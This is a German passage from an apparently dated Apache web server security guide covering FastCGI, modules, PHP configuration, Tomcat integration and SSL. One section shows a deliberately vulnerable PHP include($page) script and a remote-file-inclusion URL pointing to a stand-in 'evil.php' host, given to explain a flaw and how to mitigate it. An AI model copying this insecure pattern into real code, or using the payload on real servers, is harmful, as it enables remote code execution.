Eine FastCGI-Applikation wird beim ersten Aufruf durch den Webserver gestartet und läuft danach in einem eigenen Prozess, der Anfragen vom Webserver entgegennimmt und bearbeitet. Im Gegensatz zu einem CGI-Skript läuft eine FastCGI-Applikation nach der Bearbeitung einer Webserver-Anfrage weiter und wartet auf neue Anfragen des Webservers.

Die Kommunikation zwischen dem Apache-Webserver und der FastCGI-Applikation erfolgt dabei entweder über TCP oder lokale *Sockets* (Unix) bzw. *Named Pipes* (Windows). Bei Verwendung von TCP ist es auch möglich, den Webserver und die FastCGI-Applikation auf verschiedenen Rechnern zu betreiben, da die Kommunikation dann über das Netz erfolgt.

Der Start einer FastCGI-Applikation kann dabei durch den Webserver erfolgen. Es ist jedoch auch möglich, die entsprechenden Applikationen extern zu starten, z. B. manuell. Bei FastCGI-Applikationen, die auf einem anderen Rechner laufen als der Webserver, müssen die Applikationen extern gestartet werden. Für FastCGI-Applikationen, die vom Webserver gestartet werden, kann das Modul *mod_fastcgi* das Programm *suexec* verwenden, um die FastCGI-Applikation unter einem anderen Benutzerkontext zu starten.

Für die Trennung der Benutzerrechte, unter denen FastCGI-Applikationen ablaufen, gelten also zunächst die gleichen Aussagen wie für gewöhnliche CGI-Skripte. Die Besonderheit der FastCGI-Applikationen, nämlich die Kommunikation mit dem Webserver über eine externe Schnittstelle, wirft neue Probleme auf:

Prinzipiell kann nicht nur der Webserver mit einer FastCGI-Applikation kommunizieren, sondern jedes Programm, das Zugang zu dem jeweiligen Kommunikationsendpunkt hat. Verwendet die FastCGI-Applikation eine TCP-Verbindung, so gehören dazu alle Programme auf allen Rechnern im internen Netz bzw. auch im Internet, die eine TCP-Verbindung zum entsprechenden Port aufbauen können. Bei der Verwendung lokaler Ressourcen (*Sockets* bzw. *Named Pipes*) kann der Zugriff prinzipiell von jedem Programm auf dem lokalen Rechner erfolgen. Eine zuverlässige Trennung verschiedener Benutzer ist aufgrund der technischen Realisierung der FastCGI-Schnittstelle daher nicht möglich.

Mechanismen zur Beschränkung des Zugriffs lassen sich nur in geringem Umfang implementieren, z. B. indem die FastCGI-Applikation so programmiert wird, dass sie nur Verbindungen von bestimmten IP-Adressen entgegennimmt. Aus Sicherheitsgründen muss deshalb empfohlen werden, FastCGI-Applikationen nur dann über TCP-Verbindungen zu betreiben, wenn

- der Webserver und der Rechner, auf dem die FastCGI-Applikation läuft, in einem abgesicherten Netzsegment stehen,
- alle Rechner in diesem Netzsegment vertrauenswürdig sind und
- keine Netzverbindungen von außen auf den von der FastCGI-Applikation verwendeten TCP-Port initiiert werden können (z. B. durch Paketfilter).

3.2 Eingebettete Programme

Neben dem Start externer Programme durch den Webserver besteht prinzipiell auch die Möglichkeit, Programme im jeweiligen Prozess des Apache-Webservers selbst zu starten. In der Grundkonfiguration des Apache-Webservers besteht diese Möglichkeit nicht, sie lässt sich jedoch durch Einbinden zusätzlicher Module realisieren.

Es gibt zwei verschiedene Möglichkeiten, Programme im Kontext des Apache-Webservers auszuführen. Eine Möglichkeit ist die Erstellung eigener Module für den Webserver, die andere ist die Programmierung in Skriptsprachen, die ihrerseits durch ein Apache-Modul interpretiert werden.

Beispiele für letztere Möglichkeit stellen etwa die Apache-Module *mod_perl*, *mod_tcl*, *mod_dtcl* und *mod_php* dar. Die Module *mod_perl* und *mod_tcl* zur Programmierung nehmen dabei eine Sonderstellung ein, da sie den Zugriff auf die Modul-Schnittstelle des Apache-Webservers erlauben, so dass eine Erstellung von Apache-Modulen in der jeweiligen Skriptsprache möglich ist.

3.2.1 Sicherheitsaspekte bei der Verwendung von Apache-Modulen

Auf diese Möglichkeit soll hier nur kurz eingegangen werden: Die Programmierung eigener Module erlaubt (fast) unbeschränkte Eingriffe in sämtliche Stufen der Verarbeitung von Daten durch den Apache-Webserver. Apache-Module laufen im Benutzerkontext des Webservers ab. Sogar die (teilweisen) Einschränkungen und Sicherheitsvorkehrungen, die sich bei Verwendung der CGI Schnittstelle ergeben, entfallen dabei.

Die Programmierung eigener Module sollte deshalb nur vorgenommen werden, wenn die folgenden Voraussetzungen erfüllt sind:

- Das erforderliche Know-how über die interne Verarbeitung von Daten durch den Apache-Webserver ist ebenso vorhanden wie gute Kenntnisse in der Erstellung sicherheitskritischer Programme.
- Das Modul wird vor seinem Einsatz einer Sicherheitsanalyse unterzogen.
- Das Modul wird vor seinem Einsatz in einer nichtproduktiven Umgebung getestet.

Für den Apache-Webserver existieren einige Module, die die Erstellung von Apache-Modulen in Programmiersprachen wie Tcl oder Perl erlauben. Die Module *mod_perl* und *mod_tcl*, die diese Funktionalität realisieren, sind auf den Webseiten des Apache-Projektes in den Unterprojekten zu Tcl bzw. Perl angesiedelt.

Diese Module erleichtern zunächst die Erstellung von Apache-Modulen, da die verwendeten Skriptsprachen in Verbindung mit dem verwendeten Modul dem Programmierer schon einen Teil der benötigten Funktionalität bereitstellen. Dies macht die Eigenentwicklung von Apache-Modulen einfacher und damit u. U. sicherer als die Implementierung in C.

Auch bei der Erstellung von Apache-Modulen mit Hilfe solcher Zusatzwerkzeuge wie *mod_perl* und *mod_tcl* sollten die oben beschriebenen Grundsätze zur Erstellung von Apache-Modulen beachtet werden.

Auch die Verwendung von Apache-Modulen, die in großer Zahl im Internet zum Download angeboten werden, sollte äußerst vorsichtig erfolgen. Neben den Standard-Modulen, die in der Quellcode-Distribution von Apache enthalten sind, gibt es noch eine Reihe weiterer Module, die eine große Verbreitung erlangt haben und als stabile Erweiterungen des Apache-Webservers gelten dürfen. Ebenso gibt es allerdings Module, die nur selten eingesetzt werden oder die bereits seit längerer Zeit nicht mehr gepflegt wurden. Der Anwender des Apache-Servers muss selbst entscheiden, welche Apache-Module vertrauenswürdig sind und somit eingesetzt werden dürfen.

Die API zur Erstellung von Apache-Modulen hat sich in der Version 2.0 deutlich gegenüber der Vorgängerversion geändert. Dies führt dazu, dass alle Module an die neuen Verhältnisse angepasst werden müssen. Die Anpassung ist zwar bei den Modulen, die in der Quellcode-Distribution des Apache-Webservers ausgeliefert werden, vorgenommen worden, viele extern entwickelte Module sind bislang allerdings explizit als experimentell gekennzeichnet. Aufgrund der kurzen Entwicklungszeit seit der Auslieferung der ersten stabilen Version des Apache-Webservers 2.0 (2.0.35 – April 2002) muss bei der Auswahl externer Module besondere Vorsicht walten.

Eine genaue Beurteilung der Kompetenz und Vertrauenswürdigkeit der Autoren des jeweiligen Moduls dürfte in den meisten Fällen schwierig sein, jedoch können die folgenden Fragen eine erste Orientierungshilfe darstellen:

- Ist das Modul weit verbreitet? Wird es z. B. von kommerziellen Webserver-Providern genutzt?
- Wie wird das Modul gepflegt? Wann war das letzte Update des Moduls?
- Liegt das Modul im Quelltext vor? Oder gibt es kommerziellen Support für das Modul?
- Lässt sich das Modul wahrscheinlich weiterverwenden, wenn es ein sicherheitskritisches Update des Apache-Webservers gibt?
- Was steht in der Dokumentation des Moduls selbst? Erwähnt der Autor Einschränkungen des Moduls oder implizite Voraussetzungen über die Einsatzumgebung des Moduls?

- Erläutert der Autor in der Dokumentation des Moduls mögliche Auswirkungen auf die Sicherheit des Webservers?
- Bei den meisten Modulen, die als Quelltext verfügbar sind, gibt es eine "Entwicklungsgeschichte" (oft in einer Datei mit Namen *CHANGES* oder *CHANGELOG*), die die Entwicklung des Quellcodes skizziert. Diese lässt meist einige Rückschlüsse auf die verwendete Sorgfalt bei der Erstellung der Software zu.
- Auch ein oberflächliches Anschauen des Quelltextes ist bei der Bewertung von C-Code sehr hilfreich:
  - Werden vom Benutzer übergebene Parameter überprüft oder einfach verwendet?
  - Werden die Rückgabewerte von Funktionsaufrufen auf Fehlercodes überprüft?
  - Ist der Quellcode des Moduls gut dokumentiert?

3.2.2 Sicherheitsaspekte eingebetteter Programme

Potentiell bestehen bei der Erstellung in Webseiten eingebetteter Programme, die von einem Apache-Modul interpretiert werden, die gleichen Risiken wie bei der Erstellung von Modulen. Auch der Interpreter (und implizit das interpretierte Programm) laufen im Benutzerkontext des Webserver ab. Es ist nicht möglich, zwischen verschiedenen Kontexten für die jeweiligen lokalen Benutzer des Webservers mit den Mitteln des Betriebssystems zu differenzieren.

Die Interpreter, die den in die Webseiten eingebetteten Code ausführen, realisieren jedoch z. T. auf Applikationsebene eigene Sicherheitsmaßnahmen, um eine Differenzierung zwischen unterschiedlichen lokalen Benutzern zu erreichen. Zudem lassen sich mit den Interpretern z. T. besondere Restriktionen konfigurieren, denen die interpretierten Programme unterliegen, so dass diese nur in stark eingegrenzter Art auf das lokale Dateisystem oder andere Ressourcen zugreifen können.

3.2.2.1 mod_perl

Bei *mod_perl* handelt es sich um ein Modul, das die Erstellung eigener Apache-Module in der Programmiersprache Perl erlaubt. Neben diesem Aspekt implementiert *mod_perl* jedoch auch ein CGI-ähnliches Interface für Perl-Skripte. Da bei Verwendung des Modules *mod_perl* der (umfangreiche) Perl-Interpreter bereits beim Start des Webservers geladen wird, entfällt das zeitaufwendige neue Laden des Perl-Interpreters bei jedem erneuten Aufruf des

CGI-Skriptes. Damit lässt sich die Ausführung von CGI-Skripten erheblich beschleunigen.

Die aktuelle Version von *mod_perl* ist Version 1.27, die nur in Verbindung mit dem Apache-Webserver der Version 1.3 eingesetzt werden kann. Für die Version 2.0 steht mit *mod_perl* 1.99_04 nur eine experimentelle Version zur Verfügung. Neben den klassischen Unix-Systemen lässt sich *mod_perl* auch unter Windows NT benutzen, z. B. mit der Perl-Implementierung von ActiveState (*http://www.activestate.com*).

3.2.2.2 mod_dtcl

mod_dtcl ist ein Apache-Modul, das die Einbindung von Tcl-Programmen in den HTML-Code von Webseiten erlaubt. Der Tcl-Programmcode wird durch spezielle Tags gekennzeichnet. Vor der Auslieferung des HTML-Dokuments an den Webbrowser wird der Tcl-Programmcode im Apache-Webserver ausgeführt und die Ausgabe des Tcl-Programms an der jeweiligen Stelle des HTML-Dokuments eingefügt.

Die aktuelle Version von *mod_dtcl* ist 0.12.0. Der Hauptautor ist David Welton, die Homepage des Projekts ist *http://tcl.apache.org/mod_dtcl.* Neben den klassischen Unix-Varianten (Solaris, Linux, BSD, HPUX) läuft das Modul auch unter Windows NT. Auch *mod_dtcl* 0.12.0 kann nur in Verbindung mit dem Apache-Webserver 1.3 eingesetzt werden. Eine neue Version für den Einsatz mit Apache 2.0 steht derzeit nicht zur Verfügung.

Technisch ist *mod_dtcl* dadurch realisiert, dass ein Tcl-Interpreter im Kontext des Apache-Webservers abläuft. Alle Dateien, deren MIME-Typ (z. B. mit der Apache-Direktive *AddType*) auf *application/x-httpd-tcl* gesetzt wird, werden vor der Auslieferung an den Webbrowser durch *mod_dtcl* bearbeitet. Neben dem Programmcode, der in den jeweiligen HTML-Seiten enthalten ist, arbeitet der Interpreter von *mod_dtcl* auch Tcl-Skripte ab, die zur Initialisierung oder zur Nachbereitung dienen. Durch Konfigurationsdirektiven für den Apache-Webserver kann definiert werden, welche Tcl-Skripte der Apache-Webserver abarbeitet,

- wenn der Tcl-Interpreter initialisiert wird,
- wenn ein neuer Kind-Prozess des Apache-Webservers gestartet wird,
- wenn ein Kind-Prozess des Apache-Webservers endet,
- bevor eine HTML-Seite bearbeitet wird,
- nachdem eine HTML-Seite bearbeitet wurde.

Bei Verwendung virtueller Hosts ist es möglich, für jeden virtuellen Host einen eigenen Tcl-Interpreter zu starten. Dieses Verhalten wird ebenfalls durch eine Direktive gesteuert.

mod_dtcl verfügt über keine eigene Sicherheitsfunktionalität. Mit *mod_dtcl* erstellte Skripte laufen im Benutzerkontext des Webservers ab und können über die Funktionen und Kommandos der Programmiersprache Tcl auf das Betriebssystem zugreifen.

Eine Trennung des Benutzerkontextes der Skripte, die zu verschiedenen lokalen Benutzern oder zu verschiedenen virtuellen Webservern gehören, ist nicht vorgesehen: Alle Skripte laufen im Benutzerkontext des Apache-Webservers selbst ab. Skripte verschiedener lokaler Benutzer werden sogar vom gleichen Tcl-Interpreter ausgeführt, können sich also direkt gegenseitig beeinflussen.

3.2.2.3 mod_php

PHP (PHP: Hypertext Preprocessor) ist eine Skriptsprache, deren Hauptanwendungsgebiet die Erstellung von Programmen ist, die in den HTML-Quellcode von Webseiten eingebettet sind (innerhalb spezieller Start- und End-Tags) und auf dem Server ausgeführt werden.

Die aktuelle Version von PHP ist PHP 4.2.1, welche sowohl für den Einsatz mit der Version 1.3 als auch 2.0 des Apache-Webservers geeignet ist. Die Verwendung in Verbindung mit der Version 2.0 ist allerdings bislang als experimentell eingestuft. Außer auf Unix-Systemen läuft PHP auch unter Windows NT. Zusätzlich zu den üblichen Funktionen von Skriptsprachen verfügt PHP über eine Vielzahl an Funktionen, die als Schnittstelle zu Datenbanken oder anderen externen Programmen und Bibliotheken dienen. Dies macht die Programmiersprache in ihrem Gesamtumfang sehr groß, auch wenn für konkrete Projekte nur ein Bruchteil der gesamten Funktionalität von PHP benötigt wird.

PHP lässt sich auf drei verschiedene Arten in den Apache-Webserver einbinden:

- Zum einen lassen sich die PHP-Webseiten als PHP-Skripte auffassen, die von einem gesonderten PHP-Interpreter abgearbeitet werden. Dieser Interpreter wird den PHP-Skripten vom Betriebssystem zugeordnet, z. B. anhand der Endung *.php* der PHP-Seiten auf der Windows-Plattform oder anhand des "#!" Mechanismus auf Unix-Systemen.
- Eine andere Möglichkeit ist der direkte Start des PHP-Interpreters als CGI-Skript, dem die darzustellende Seite als Argument übergeben wird.

- Als dritte Möglichkeit steht schließlich die Einbindung von PHP als Modul in den Apache-Webserver selbst zur Verfügung.

In den ersten beiden Fällen lässt sich die Trennung verschiedener Benutzerkontexte durch das Programm *CGIWrap* erreichen. Weiter soll auf diese beiden Fälle hier nicht eingegangen werden, da PHP dabei als externes Programm gestartet wird.

Bei der Verwendung des PHP-Moduls ist diese Möglichkeit nicht gegeben. PHP realisiert jedoch einige zusätzliche Sicherheitsfeatures, die die Trennung verschiedener Benutzerkontexte unterstützen. Bereits in der PHP-Anleitung wird darauf hingewiesen, dass eine solche Trennung sich strikt nur mit den Mitteln des Betriebssystems durchsetzen lässt, so dass die Implementierung auf Anwendungsebene (wie bei PHP) nur ein Behelf ist.

Im Folgenden soll auf die Sicherheitsaspekte der Konfiguration von PHP eingegangen werden. Die beschriebenen Einstellungen betreffen sowohl die Verwendung als Modul im Apache-Webserver als auch die Verwendung als "alleinstehende" Programmiersprache. Aus den oben erwähnten Gründen sind diese Sicherheitsmechanismen allerdings bei der Verwendung als Modul von besonderer Bedeutung.

Das Verhalten von PHP wird durch die Konfigurationsdatei *php.ini* bestimmt, die beim Start des PHP-Interpreters eingelesen wird. Wird PHP als Modul im Apache-Webserver verwendet, so kann die Konfiguration von PHP auch durch Direktiven in den Konfigurationsdateien des Apache-Webservers erfolgen. Dabei wird sowohl die zentrale Konfigurationsdatei des Apache-Webservers als auch die einzelnen *.htaccess*-Dateien berücksichtigt.

Die folgenden Parameter konfigurieren einige der sicherheitsrelevanten Einstellungen:

- *allow_url_fopen.* Diese Option erlaubt (oder verbietet) das Öffnen von über URLs zugänglichen Objekten (z. B. Webseiten auf externen Rechnern) über den Mechanismus zum Öffnen gewöhnlicher Dateien.
- *open_basedir*. PHP-Skripte können nur Dateien innerhalb dieses Verzeichnisbaums (bzw. mehrerer -bäume) öffnen.
- *display_errors.* Diese Option bestimmt das Verhalten bei Auftreten von Fehlern in den PHP-Programmen: Fehler können hiermit als Bestandteil der HTML-Ausgabe angezeigt werden. Bei Produktivseiten sollte dieses Verhalten jedoch unterdrückt und Fehlermeldungen sollten stattdessen über die Option *error_log* in eine Protokolldatei umgelenkt werden.
- *max_execution_time.* Dies limitiert die Laufzeit von Skripten.

- *memory_limit.* Diese Option begrenzt den möglichen Speicherplatzverbrauch von Skripten.
- *register_globals.* Diese Option registriert Formvariablen bzw. Sitzungsvariablen als globale Variablen. Wann immer möglich sollte dieses Verhalten abgeschaltet werden. (Seit PHP 4.2.0 ist *register_globals* standardmäßig *off*.)
- *include_path.* Diese Option hält die Pfadangabe für Dateien, die per *include()* oder *require()* in Skripte eingebunden werden können. Skripte mit sensitiven Daten, z. B. Passwörter zur Datenbankanbindung, können dadurch aus den Verzeichnissen für öffentliche Dokumente des Apache-Webservers herausgehalten werden.
- *file_uploads.* Diese Option erlaubt (oder verbietet) das Hochladen von Dateien auf den Server.

Das folgende Beispiel für eine potentielle Sicherheitslücke in einem PHP-Skript entstammt dem Artikel *Security Flaws in PHP* von Jo Enderund (*http://publish.ez.no/article/articleprint/69/*). Es handelt sich um eine Implementierung fester Kopf- und Fußzeilen für mehrere Webseiten, wobei eine dieser Webseiten durch die URL

http://www.example.com/index.php?page=news.php

aufgerufen wird. Das Skript lautet wie folgt:

```
<?php
    <!-- print header here -->

include( $page );

    <!-- print footer here -->
?>
```

Der Inhalt der Variablen *$page* wird hier direkt aus der vom Client angeforderten URL übernommen und ohne weitere Überprüfung verwendet. PHP erlaubt die Verwendung von URLs ebenso wie die Verwendung von Dateinamen. Daher lässt sich durch den Aufruf der obigen URL mit dem Parameter *page=http://www.example2.com/evil.php* das PHP-Skript *evil.php* von einer anderen Webseite auf den Server laden und dort lokal ausführen.

Dieses Beispiel ist charakteristisch für viele Sicherheitsprobleme in PHP-Skripten. Viele komplexe Aufgaben lassen sich in PHP sehr einfach ausdrücken. Da sich vom Benutzer durch Übergabe geeignet gewählter Cookies oder URLs der Inhalt lokaler PHP-Variablen ändern lässt, ist bei Verwendung von Variablen in einem PHP-Skript besondere Vorsicht notwendig.

Variablen, deren Inhalt über HTTP-Requests vom Benutzer gesetzt werden kann, lassen sich in PHP nur dann wirklich als solche erkennen, wenn die Option *register_globals* auf *off* gesetzt ist.

Das Risiko, solche "fremden" Dateien zu öffnen, lässt sich nur durch sorgfältige Überprüfungen aller Variableninhalte vermeiden. Durch Setzen des Parameters *allow_url_fopen* auf *off* und die restriktive Konfiguration der Verzeichnisse in *open_basedir* kann das Risiko jedoch verringert werden.

Der "sichere Modus" von PHP, der durch die Konfiguration *safe_mode on* aktiviert wird, implementiert eine Reihe von Restriktionen für PHP-Skripte in sicherheitsrelevanten Bereichen.

- *safe_mode.* Dies aktiviert einen speziellen, "sicheren" Modus von PHP.
- *safe_mode_exec_dir*. Bei Verwendung des sicheren Modus von PHP startet PHP nur externe Programme, die sich in diesem Verzeichnis befinden.
- *safe_mode_include_dir*. Bei Verwendung des sicheren Modus von PHP werden Prüfungen der UID/GID bei Dateien in diesem Verzeichnis und allen Unterverzeichnissen nicht vorgenommen, wenn diese über *include()* bzw. *require()* in Skripte eingebunden werden sollen. Dazu muss dass Verzeichnis ebenfalls in der Option *include_path* aufgeführt sein.
- *doc_root.* Bei Verwendung des sicheren Modus von PHP werden keine PHP-Skripte außerhalb dieses Verzeichnisbaums ausgeführt.
- *disable_functions.* Dieser Parameter erlaubt es, einzelne Funktionen für die Ausführung in PHP-Skripten zu sperren.

Bei der Verarbeitung von PHP-Skripten im "sicheren Modus" implementiert der PHP-Interpreter eine Reihe von Restriktionen: Der generelle Hintergrund der meisten Einschränkungen ist dabei, dass ein PHP-Skript nur auf Ressourcen zugreifen darf, wenn diese dem Ersteller des CGI-Skriptes gehören. So überprüft PHP vor dem Aufruf von Funktionen, die Dateien oder Verzeichnisse öffnen, ob die UID, der die entsprechende Datei oder das entsprechende Verzeichnis gehört, mit dem Eigentümer des PHP-Skriptes übereinstimmt. Diese Beschränkung lässt sich natürlich nur realisieren, solange das PHP-Skript keine externen (Nicht-PHP) Programme aufruft. Um dies zu vermeiden, lässt sich mit der Option *safe_mode_exec_dir* die Ausführung externer Programme ebenfalls beschränken oder sogar ganz sperren.

3.3 Java-Servlets und Java Server Pages

Java-Servlets und Java Server Pages (JSP) werden hier in einem eigenen Abschnitt behandelt, da sie sich nicht in die beiden zuvor behandelten Konzepte

eingliedern lassen. Bei Java-Servlets handelt es sich um Java-Programme, die das von Sun im Rahmen der Java Platform spezifizierte Java Servlet API benutzen. Java-Servlets werden von einem sogenannten *Servlet Container (bzw. Servlet-Engine)* ausgeführt. Im Allgemeinen wird dieser Servlet Container weder vom Apache-Webserver selbst als Reaktion auf einen HTTP-Request als externes Programm gestartet, noch im Prozesskontext des Webservers ausgeführt, sondern läuft getrennt von diesem in einem eigenen Prozess.

Java Server Pages sind beispielsweise mit von PHP erzeugten dynamischen Webseiten vergleichbar, wenn das Modul *mod_php* zum Einsatz kommt. Grob gesprochen handelt es sich bei JSPs um HTML-Dokumente mit eingebettetem Java-Quellcode. Anders als bei PHP erfolgt die Verarbeitung aber nicht innerhalb des Apache-Webservers, sondern durch den getrennt davon laufenden Servlet Container. Bei häufig verwendeten Implementierungen werden JSPs intern zunächst in Java-Servlets transformiert und laufen anschließend innerhalb des Servlet Containers ab.

Ein Beispiel für einen Servlet-Container, der zusammen mit dem Apache-Webserver zum Einsatz kommen kann, ist *Tomcat*. *Tomcat* wird im Rahmen des Java-Unterprojektes *Jakarta* der Apache Software Foundation entwickelt. Informationen zu *Tomcat* finden sich dementsprechend auf dem Webserver *http://jakarta.apache.org.* Die aktuelle Version der *Tomcat*-Software ist 4.0 (bzw. eine Alpha-Version 4.1). Tomcat 4.0 implementiert die Spezifikation für Java-Servlets in der Version 2.3 und die Spezifikation für Java-Server-Pages (JSP) in der Version 1.2. Von verschiedenen kommerziellen Anbietern sind diverse andere Servlet Container erhältlich, teilweise integriert in eigene *Application Server* Produkte.

3.3.1 Beispiel für die Integration eines Servlet Containers

Als Beispiel für die Integration eines Servlet Containers in den Apache-Webserver soll hier *Tomcat* dienen, da er frei verfügbar ist. Die Einbindung anderer Servlet Container geschieht meist auf ähnliche Weise, nämlich indem ein Apache-Modul als Schnittstelle in den Apache-Webserver geladen wird.

3.3.1.1 Das Modul *mod_jk*

Die Integration des *Tomcat*-Servlet-Containers mit dem Apache-Webserver geschieht durch das Einbinden des Moduls *mod_jk*. Dieses Modul übernimmt die Kommunikation zwischen dem Webserver und den eigentlichen Servlets. Die Abarbeitung der Servlets erfolgt durch die sogenannten *Worker*. Dies sind jeweils eigene Instanzen des Tomcat-Servlet-Containers.

Nach dem Einbinden und Aktivieren des Moduls *mod_jk* wird dem Apache-Webserver in der Konfigurationsdatei noch mitgeteilt, welche Datei die Konfiguration der *Worker* enthält und welcher *Worker* bei welchen Requests zur Bearbeitung eines Java-Servlets aufgerufen werden soll. Die Konfigurationsdatei für die einzelnen Worker wird dabei über die Direktive *JkWorkersFile* definiert. Die Zuordnung der Worker zu den verschiedenen Requests geschieht durch die Direktive *JkMount*, ebenfalls in der zentralen Konfigurationsdatei des Apache-Webservers. So aktivieren die Zeilen

```
JkWorkersFile /usr/jakarta-tomcat/conf/workers.properties
JkMount /*.jsp  ajp13
JkMount /servlet/*  ajp13
```

die Verarbeitung aller eingehenden Requests auf URLs, die auf *.jsp* enden oder die unterhalb der URL *http://servername/servlet* angesiedelt sind.

Die Konfiguration verschiedener Worker erlaubt eine Differenzierung verschiedener Kontexte von Servlets. So kann z. B. für jeden virtuellen Host ein eigener Worker verwendet werden, der die Verarbeitung von Servlets für diesen Host übernimmt.

Der Normalfall bei der Verwendung von Servlets ist, dass die Kommunikation zwischen dem Webserver und den einzelnen Worker-Instanzen über TCP/IP-Sockets erfolgt. Der verwendete Hostname sowie die Portnummer werden in der Datei *workers.properties* definiert:

```
worker.list=vhosta,vhostb

worker.vhosta.type=ajp13
worker.vhosta.host=localhost
worker.vhosta.port=8007
worker.vhostb.host=localhost
worker.vhostb.type=ajp13
worker.vhostb.port=8008
```

Wird für einen Worker in der Konfigurationsdatei jedoch der Typ des Workers auf *JNI* gesetzt, so versucht das Apache-Modul *mod_jk* nicht über einen TCP/IP-Socket mit einem extern laufenden Worker zu kommunizieren, sondern startet den Worker in einer Java-Virtual-Machine im Prozesskontext des Webservers. Diese Funktionalität steht erst ab der Apache-Version 2.0 zur Verfügung.

3.3.1.2 Der *Tomcat* Servlet Container

Der Start des eigentlichen *Tomcat*-Servers erfolgt durch ein Shellskript, das in der Tomcat-Distribution enthalten ist. Dabei ist es möglich, den Server unter einer beliebigen User-ID zu starten, so dass alle Worker dieser Tomcat-Instanz

im Sicherheitskontext desjenigen lokalen Benutzers ablaufen, der den Tomcat-Server gestartet hat.

Das Verhalten des *Tomcat*-Servers selbst wird durch die Konfigurationsdatei *server.xml* gesteuert. Dort ist konfiguriert, auf welchen TCP/IP-Ports der Tomcat-Server auf Verbindungen wartet und in welcher Weise diese Verbindungen verarbeitet werden. In der Konfiguration des *Tomcat*-Servers, die direkt nach der Installation eingerichtet ist, wartet der *Tomcat*-Server u. a. auch auf eingehende HTTP-Anfragen auf Port 8081. *Tomcat* stellt somit bereits die Funktionalität eines Webservers zur Verfügung. Dies ist insbesondere zur Software-Entwicklung und zum Testen von Java-Servlets nützlich. In Produktivsystemen sollte die Bereitstellung einer HTTP-Schnittstelle zu *Tomcat* ausgeschaltet und die Verarbeitung von HTTP-Anfragen durch den Apache-Webserver übernommen werden. Dies verringert das Risiko einer Sicherheitslücke, da somit nur der Apache-Webserver direkt mit den Clients über TCP/IP kommuniziert und HTTP-Anfragen entgegennimmt.

In einer Instanz des *Tomcat* Servlet Containers können mehrere Webanwendungen (sogenannte *webapps*) ablaufen. Es besteht die Möglichkeit, jede dieser *webapps* in einem getrennten Java Kontext auszuführen. Die Struktur einer Webanwendung ist durch die Java Servlet API vorgegeben. In der Datei *server.xml* können einzelne Webanwendungen bestimmten URLs zugeordnet sowie weitere Einstellungen für jede einzelne Webanwendung getroffen werden. Detailliert auf die vielfältigen Konfigurationsmöglichkeiten einzugehen, würde jedoch den Rahmen dieses Dokuments sprengen. Prinzipiell können mehrere Tomcat-Instanzen - auch auf mehreren Rechnern - mit einem Webserver verwendet werden. Damit ist es z. B. möglich, Zugriffe auf verschiedene virtuelle Hosts von Servlets bearbeiten zu lassen, die in unterschiedlichen Benutzerkontexten ablaufen.

3.3.1.3 Sicherheitsaspekte

Ein Sicherheitsproblem bei der Verwendung der TCP/IP-Kommunikation zwischen dem Apache-Webserver und den einzelnen Tomcat-Instanzen ist die fehlende Authentisierung. Prinzipiell kann jeder lokale Benutzer (und sofern der entsprechende TCP/IP-Port über das Netz erreichbar ist, auch jeder externe Benutzer) TCP-Verbindungen zu den Tomcat-Instanzen öffnen. Dieses Risikos sollte man sich beim Einsatz der Servlet-Technologie unter dem Apache-Webserver bewusst sein. Abhilfe kann hier die Verwendung von Paketfiltern auf dem lokalen Rechner schaffen, die garantieren, dass zumindest von außen keine Zugriffe auf die jeweiligen Ports möglich sind.

Zusätzlich zur Trennung in verschiedene Prozesskontexte können weitere Sicherheitseigenschaften für die einzelnen Worker durch die Verwendung der

Java 2 Sicherheitsarchitektur festgelegt werden. Details zu den Möglichkeiten, die sich durch Verwendung der Java 2 Sicherheitsarchitektur ergeben, finden sich z. B. in Li Gong: *Inside Java 2 Platform Security*.

3.4 SSL

SSL (Secure Sockets Layer) bzw. TLS (Transport Layer Security) ist ein Transportprotokoll, das kryptographische Mechanismen zur Gewährleistung von Integrität, Vertraulichkeit und Authentizität übertragener Daten nutzt. SSL wurde zunächst von Netscape entwickelt und in den eigenen Produkten eingesetzt. Neben Version 2 und Version 3 des SSL-Protokolls findet heute auch die neuere Version, TLS Version 1, Verwendung. TLS ist ein Standard der Internet Engineering Task Force (IETF) und eine Weiterentwicklung von SSL Version 3.

Im Zusammenhang mit Webservern wird TLS/SSL eingesetzt, um die Daten, die vom oder zum Webserver über HTTP transportiert werden, zu "kapseln".

SSL Version 2	SSL Version 3	TLS Version 1.0
definiert durch Netscape	definiert durch Netscape, eingebracht in den IETF-Prozess	IETF Standard RFC 2246

Es gibt zwei verschiedene Open-Source Implementierungen von SSL/TLS für den Apache-Webserver: *Apache-SSL* und *mod_ssl*. Beide verwenden für die kryptographischen Algorithmen und die Realisierung des SSL-Protokolls selbst das Open-Source Paket *OpenSSL*. Die prinzipiellen Unterschiede zwischen den beiden Implementierungen bestehen daher in der Integration von OpenSSL mit dem Apache-Webserver selbst, sowie in den verfügbaren Konfigurationsmöglichkeiten.

mod_ssl wurde zwar aus dem Programmcode von Apache-SSL entwickelt, es handelt sich dabei jedoch nicht um eine neuere Version von Apache-SSL, sondern um ein neues Entwicklungsprojekt. Beide Pakete werden - nach Aussagen ihrer Autoren - für die Version 1.3 des Apache-Webservers weiterentwickelt. Allerdings werden die einzelnen Pakete nicht für die Version 2.0 des Apache-Webservers zur Verfügung gestellt. Stattdessen wurde *mod_ssl* an die veränderte Apache API 2.0 angepasst und in die Quellcode-Distribution übernommen.

Beide SSL-Implementierungen bieten die gleiche Basisfunktionalität:

- Aufbau von SSL Verbindungen zum Client,
- Wahl der möglichen Kryptoalgorithmen,
- Beschränkung des Zugriffs auf bestimmte Ressourcen, so dass auf diese Ressourcen nur über SSL zugegriffen werden kann,
- Client-Authentisierung über Client-Zertifikate.

Auf die Client-Authentisierung über SSL wurde bereits in Kapitel 2.4 am Beispiel von *mod_ssl* eingegangen. Hier sei noch einmal erwähnt, dass die gleiche Funktionalität auch unter Apache-SSL zur Verfügung steht.

Über diese Basisfunktionalität hinaus bietet *mod_ssl* noch einige zusätzliche Optionen:

- Berücksichtigung von CRLs (Certificate Revocation Lists) bei der Client-Authentisierung,
- Auswahl der verwendeten SSL-Version.

In den beiden folgenden Abschnitten werden die beiden SSL-Implementierungen für den Apache-Webserver kurz vorgestellt.

3.4.1 Apache-SSL

Apache-SSL ist als eine Reihe von Patches für die jeweilige Apache-Version (bis einschließlich 1.3.x) realisiert. Autor von Apache-SSL ist Ben Laurie, der die Software auf der Webseite *http://www.apache-ssl.org* zur Verfügung stellt. Die aktuelle Version mit der Nummer 1.48 enthält entsprechende Patches für den Apache-Webserver in der Version 1.3.26. Patches für den Apache-Webserver 2.0 gibt es, wie im letzten Abschnitt bereits erwähnt, nicht.

